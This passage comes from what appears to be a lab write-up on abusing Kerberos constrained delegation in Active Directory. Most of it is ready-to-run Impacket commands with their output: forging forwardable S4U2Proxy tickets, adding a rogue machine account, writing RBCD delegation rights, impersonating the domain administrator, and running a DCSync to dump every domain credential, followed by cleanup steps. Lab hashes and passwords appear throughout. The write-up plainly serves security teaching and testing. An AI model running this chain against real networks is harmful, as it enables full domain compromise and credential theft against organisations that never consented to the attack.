/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_KCD.secure.local@SECURE.LOCAL.ccache

```

6. Perform an S4U2Proxy with the forwardable administrator ticket to DC01 (kcduser -> DC01)

```

impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -additional-ticket administrator@host_KCD.secure.local@SECURE.LOCAL.ccache -dc-ip 10.0.1.200 'secure.local/kcduser':'Password2@'

```

```

(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -additional-ticket administrator@host_KCD.secure.local@SECURE.LOCAL.ccache -dc-ip 10.0.1.200 'secure.local/kcduser':'Password2@'
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[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating administrator
[*] Using additional ticket administrator@host_KCD.secure.local@SECURE.LOCAL.ccache instead of S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:287: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:339: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

```

7. Export the ticket into memory

```

export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

```

```
(hun@kali)-[~/tools/krbrelayx]
$ export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~/tools/krbrelayx]
$ klist
Ticket cache: FILE:administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local

Valid starting    Expires          Service principal
09/18/2025 13:55:10  09/18/2025 23:55:10  host/DC01.secure.local@SECURE.LOCAL
renew until 09/19/2025 13:55:09
```

8. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

9. (Cleanup): Remove the added SPN

```
python3 addspn.py -u secure.localkcduser -p 'Password2@' -s host/KCD.secure.local -
-target-type samname 10.0.1.200 -r
```

10. (Cleanup): Remove the added machine account (can only be done with administrative users)

```
impacket-addcomputer -computer-name 'machine$' -dc-ip 10.0.1.200 -delete -hashes
'aad3b435b51404eead3b435b51404ee:16f2bd968f2885a410873b4efa104527'
'secure.local/administrator'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-addcomputer -computer-name 'machine$' -dc-ip 10.0.1.200 -delete -hashes 'aad3b435b51404eead3b435b51404ee:16f2bd968f2885a410873b4efa104527' 'secure.local/administrator'
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[*] Successfully deleted machine$.
```

2. Use machine SPN and add a machine account, reflective RBCD

Assume we've compromised the machine PC01\$ with the NTLM hash
aad3b435b51404eead3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4, which is
allowed to delegate to host/DC01.secure.local, being the domain controller.

To escalate in the domain, since protocol transition is disabled, we can obtain a
forwardable service ticket through Reflective Resource Based Constrained Delegation
(MAQ + RBCD).

1. Find machine-based constrained delegation without protocol transition (PC01\$ to host/DC01.secure.local)

```
impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-findDelegation 'secure.local/kcduser':'Password2@' -dc-ip 10.0.1.200
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```

AccountName	AccountType	DelegationType	DelegationRightsTo	SPN Exists
PC01\$	Computer	Constrained	HOST/DC01.secure.local	Yes

2. Add a new computer called machine\$ using Machine Account Quota

```
impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-
host 10.0.1.200 'secure.local/PC01$' -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-addcomputer -computer-name 'machine$' -computer-pass 'machinepass!' -dc-host 10.0.1.200 'secure.local/PC01$' -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
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[*] Successfully added machine account machine$ with password machinepass!.
```

3. Configure PC01\$ to trust machine\$ for delegation

```
impacket-rbcd -delegate-from 'machine$' -delegate-to 'PC01$' -dc-ip 10.0.1.200 -
action 'write' -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
'secure.local/PC01$'
```

```
(hun@kali)-[~/tools/krbrelayx]
$ impacket-rbcd -delegate-from 'machine$' -delegate-to 'PC01$' -dc-ip 10.0.1.200 -action 'write' -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' 'secure.local/PC01$'
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[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-121669899-840664006-3373323264-1139
[*] Delegation rights modified successfully!
[*] machine$ can now impersonate users on PC01$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[-] SID not found in LDAP: S-1-5-21-121669899-840664006-3373323264-1139
[*] machine$ (S-1-5-21-121669899-840664006-3373323264-1149)
```

4. Using machine\$'s credentials, impersonate the domain administrator to PC01 (Reflective RBCD from machine\$ -> PC01\$)

```
impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip
10.0.1.200 'secure.local/machine$':'machinepass!'
```

```

(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -spn 'host/PC01.secure.local' -impersonate 'administrator' -dc-ip 10.0.1.200 'secure.local/machine$':'machinepass!'
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[*] Getting TGT for user
[*] Impersonating administrator
/usr/share/doc/python3-impacket/examples/getST.py:380: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:477: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2self
/usr/share/doc/python3-impacket/examples/getST.py:607: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:659: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_PC01.secure.local@SECURE.LOCAL.ccache

```

5. Utilize the obtained ticket to generate a ticket as Administrator to host/DC01.secure.local (PC01\$ -> DC01)

```

impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -
additional-ticket administrator@host_PC01.secure.local@SECURE.LOCAL.ccache -dc-ip
10.0.1.200 -hashes
'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4'
'secure.local/PC01$'

```

```

(hun@kali)-[~/tools/krbrelayx]
$ impacket-getST -impersonate 'administrator' -spn 'host/DC01.secure.local' -additional-ticket administrator@host_PC01.secure.local@SECURE.LOCAL.ccache
-dc-ip 10.0.1.200 -hashes 'aad3b435b51404eeaad3b435b51404ee:8d67f5a634a447bee65785be5c49b2a4' 'secure.local/PC01$'
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[*] Getting TGT for user
[*] Impersonating administrator
[*] Using additional ticket administrator@host_PC01.secure.local@SECURE.LOCAL.ccache instead of S4U2Self
/usr/share/doc/python3-impacket/examples/getST.py:287: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow()
/usr/share/doc/python3-impacket/examples/getST.py:339: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[*] Requesting S4U2Proxy
[*] Saving ticket in administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

```

6. Export the ticket into memory

```
export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
```

```

(hun@kali)-[~/tools/krbrelayx]
$ export KRB5CCNAME=administrator@host_DC01.secure.local@SECURE.LOCAL.ccache

(hun@kali)-[~/tools/krbrelayx]
$ klist
Ticket cache: FILE:administrator@host_DC01.secure.local@SECURE.LOCAL.ccache
Default principal: administrator@secure.local

Valid starting Expires Service principal
09/18/2025 14:34:22 09/19/2025 00:34:22 host/DC01.secure.local@SECURE.LOCAL
renew until 09/19/2025 14:34:22

```

7. Perform a DCSync against DC01 as administrator

```
impacket-secretsdump -k DC01.secure.local
```

8. (Cleanup): Remove the added machine account (can only be done with administrative users)

```
impacket-addcomputer -computer-name 'machine$' -dc-ip 10.0.1.200 -delete -hashes  
'aad3b435b51404eeaad3b435b51404ee:16f2bd968f2885a410873b4efa104527'  
'secure.local/administrator'
```

Conclusion

While constrained delegation offers improvements in limiting risk compared to its dangerous unconstrained counterpart, if a resource configured with constrained delegation is compromised, an attacker can still escalate and pivot to other resources, even if the process can be more complex and limited.

Following this, we will discuss abusing resource-based constrained delegation in a future writeup!

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